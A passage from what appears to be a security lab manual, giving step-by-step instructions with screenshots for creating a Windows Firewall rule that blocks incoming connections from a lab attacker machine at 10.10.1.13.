
7. In the **Protocol and Ports** section, leave the settings to default and click **Next**.




8. In the **Scope** section, choose the **These IP addresses** radio button under **Which remote IP addresses does this rule apply to?**, and then click **Add**.




9. The **IP Address** pop-up appears; type the IP address of the **Parrot Security** machine and click **OK** (here, the IP address of **Parrot Security** machine is **10.10.1.13**).




10. Click **Next** in the **Scope** section once the IP address has been added.




11. In the **Action** section, choose the **Block the connection** radio button and click **Next**.
12. By doing this, we are blocking all incoming traffic that comes through the **Parrot Security** machine.




13. In the **Profile** section, leave the settings on default and click **Next**. By doing this, the newly created rule will apply to all profiles.



